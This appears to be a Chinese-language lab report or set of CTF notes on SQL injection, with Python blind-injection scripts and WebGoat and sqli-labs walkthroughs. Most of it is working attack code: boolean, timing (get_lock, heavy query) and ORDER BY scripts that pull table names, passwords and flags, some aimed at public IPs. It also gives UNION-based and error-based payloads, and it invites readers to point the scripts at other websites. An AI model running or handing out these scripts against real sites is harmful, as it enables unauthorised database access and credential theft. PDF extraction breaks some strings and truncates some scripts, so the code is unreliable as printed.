以下脚本为平时 ctf 比赛时编写的盲注脚本，可针对具体网站将 url、data 和 payload 替换运行使用

布尔注入

```
#!/usr/bin/env python  
# encoding: utf-8  
import requests  
import string  
url = "http://114.55.36.69:6663/index.php"  
flag = ""  
for i in range(1,1270):  
    payload = flag  
    for j in "0123456789"+string.letters+"!@#$^&*()==":  
        data = {  
            "username":"admin' and password like binary 'dVAxMEBkX2  
5FdY5waHA%$%%'#%"%(payload+j),  
            "password":"123"  
        }  
        print data  
        r = requests.post(url=url,data=data)
```

```
if "password error" in r.content:
    flag += j
    print flag
    break

# -*- coding: utf-8 -*-
import requests
payload_database = "admin' and ascii(substr((select database()),%s,1))=%d#"
payload_tables = "admin' and ascii(substr((select group_concat(TABLE_NAME) from information_schema.TABLES where TABLE_SCHEMA='show'),%s,1))=%d#"
payload_columns = "admin' and ascii(substr((select group_concat(COLUMN_NAME) from information_schema.COLUMNS where TABLE_NAME='users' and TABLE_SCHEMA='show'),%s,1))=%d#"
payload_password = "admin' and ascii(substr((select password from users where username='admin'),%s,1))=%d#"
result = ""
url = "http://localhost/show/bool-injection.php"
for x in range(1,33):
    for y in range(33,127):
        data = {
            "username":payload_password%(x,y),
            "password":"23333",
            "login":"%E7%99%BB%E5%BD%95"
        }
        # print data['username']
        r = requests.post(url=url,data=data)
        if "success" in r.content:
            result +=chr(y)
            print result
            break

getlock()

# -*- coding: utf-8 -*-
import requests
import time
url1 = "http://52.80.179.198:8080/article.php?id=1' and get_lock('skysec.top',1)%23"
r = requests.get(url=url1)
time.sleep(90)
# 加锁后变换身份
url2 = "http://52.80.179.198:8080/article.php?id=1' and %s and get_lock('skysec.top',5)%23"
data = ""
for i in range(1,1000):
    print i
    for j in range(33,127):
        #payload = "(ascii(substr((database()),%s,1))=%s)%(i,j) #post
```

```

payload = "(ascii(substr((select group_concat(TABLE_NAME) from
information_schema.TABLES where TABLE_SCHEMA=database()),%s,1))=%s)" %
(i, j) #article,flags
#payload = "(ascii(substr((select group_concat(COLUMN_NAME) fro
m information_schema.COLUMNS where TABLE_NAME='Flags'),%s,1))=%s)" % (i,
j) #flag
#payload = "(ascii(substr((select flag from flags limit 1),%s,
1))=%s)" % (i, j)
payload_url = url2%(payload)
try:
    s = requests.get(url=payload_url,timeout=4.5)
except:
    data +=chr(j)
    print data
    break

```

heavy\_query

```

import requests

url = "http://52.80.179.198:8080/article.php?id=1' and %s and (SELECT c
ount(*) FROM information_schema.columns A, information_schema.columns B,
information_schema.columns C)%23"
data = ""
for i in range(1,1000):
    for j in range(33,127):
        #payload = "(ascii(substr(database(),%s,1))=%s)%(i,j) #post
        #payload = "(ascii(substr((select group_concat(TABLE_NAME) from
information_schema.TABLES where TABLE_SCHEMA=database()),%s,1))=%s)" %
(i, j) #article,flags
        #payload = "(ascii(substr((select group_concat(COLUMN_NAME) fro
m information_schema.COLUMNS where TABLE_NAME='Flags'),%s,1))=%s)" % (i,
j) #flag
        payload = "(ascii(substr((select flag from flags limit 1),%s,1))=%s)" %
(i, j)
        payload_url = url%(payload)
        try:
            r = requests.get(url=payload_url,timeout=8)
        except:
            data +=chr(j)
            print data
            break

```

order by 注入

```

import requests

result=''

url='http://101.71.29.5:10004/?order=IF((ascii(substr((select flag from

```

```
flag),%s,1))=%d),id,price)&button=submit'
for x in range(1,33):
    for y in range(33,127):
        url=url%(x,y)
        r=requests.post(url=url)
        if b"<th>1</th>\n
```

## 3.6 运行效果截图

### 3.6.1 有回显的 select 注入

id	username
1	ringfall
1	ringfall:bea2f3fe6ec7414cdf0bf233abba7ef0,QAQ:qvq

### 3.6.2 盲注 (order by)

```
worder.py
1 import requests
2 import json
3
4
5 result=''
6 url='http://localhost:8080/WebGoat/SqlInjection/servers?column=(case when (select ip from servers where hostname='webgoat-dev')='192.168.4.0' then
7 cookies={
8     'JSESSIONID':'099E00F88CF47229939D3B1FDD28830F',
9     '_utma': '111872281.709274838.1511010954.1512367990.1512478478.6',
10    'WEBWBOLESESSION': '45BA0871A3DFF623110F5987A4F59F6A'
11 }
12 for i in range(0,10):
13     for j in range(0,10):
14         ip='192.168.'+str(i)+'. '+str(j)
15         #print(ip)
16         url='http://localhost:8080/WebGoat/SqlInjection/servers?column=(case when (select ip from servers where hostname='webgoat-dev')=''+ip+''
17         r=requests.get(url=url,cookies=cookies)
18         #print(r.content)
19         all=json.loads(r.content)
20         if(all[0]['id']=="1"):
21             print(ip)
```

IP 地址 webgoat-prd 服务器: 192.168.4.0

IP address webgoat-prd server: 192.168.4.0

Submit

Congratulations. You have successfully completed the assignment.

## 3.7 运行效果分析总结


使用 wamp 可以很好地通过 php 自己编写后端，回馈每次查询的各种信息包括具体查询语句和最终执行结果以及其中所涉及的变量类型和值，更好地查找错误和理解 SQL 注入原理。

使用 webgoat 软件可以方便地使用它的 SQL 注入模块尝试解决固定情景下的模拟问题，而且它内置的几个 SQL 注入挑战也非常具有典型性，同时锻炼了我们使用 Python3 编写盲注脚本的能力。

## 3.8 缺陷、改进方法


我的两个方法包含的 SQL 注入方法和过滤方式不够全面，无法锻炼使用者绕过过滤和熟悉各种注入方法的能力，所以为了进一步地练习，我们选择下载 [sqlilabs](#)，解压后直接放入 wamp 的 www 根目录。

访问后进行数据库初始化配置后就可以访问不同关卡进行注入尝试了。




以第一关为例，使用 union select 进行爆库爆表爆字段


```
http://localhost/sql/sqlilabs-master/Less-1/?id=0' union select  
1,group_concat(table_name),3 from information_schema.tables where  
table_schema=database() --+
```



```
http://localhost/sql/sql-labs-master/Less-1/?id=0' union select  
1,group_concat(column_name),3 from information_schema.columns where  
table_name='users' --+
```




```
http://localhost/sql/sql-labs-master/Less-1/?id=0' union select  
1,group_concat(username,0x3a,password),3 from users--+
```



另一种方法为报错注入

```
http://localhost/sql/sql-labs-master/Less-1/?id=1' and  
1=extractvalue(1,concat(0x7e,(select group_concat(table_name) from  
information schema.tables where table schema=database())))) --+
```



同理可在报错处注入出所需要的具体数据。

这种方式可以更方便且全面地由浅入深理解实战 SQL 注入。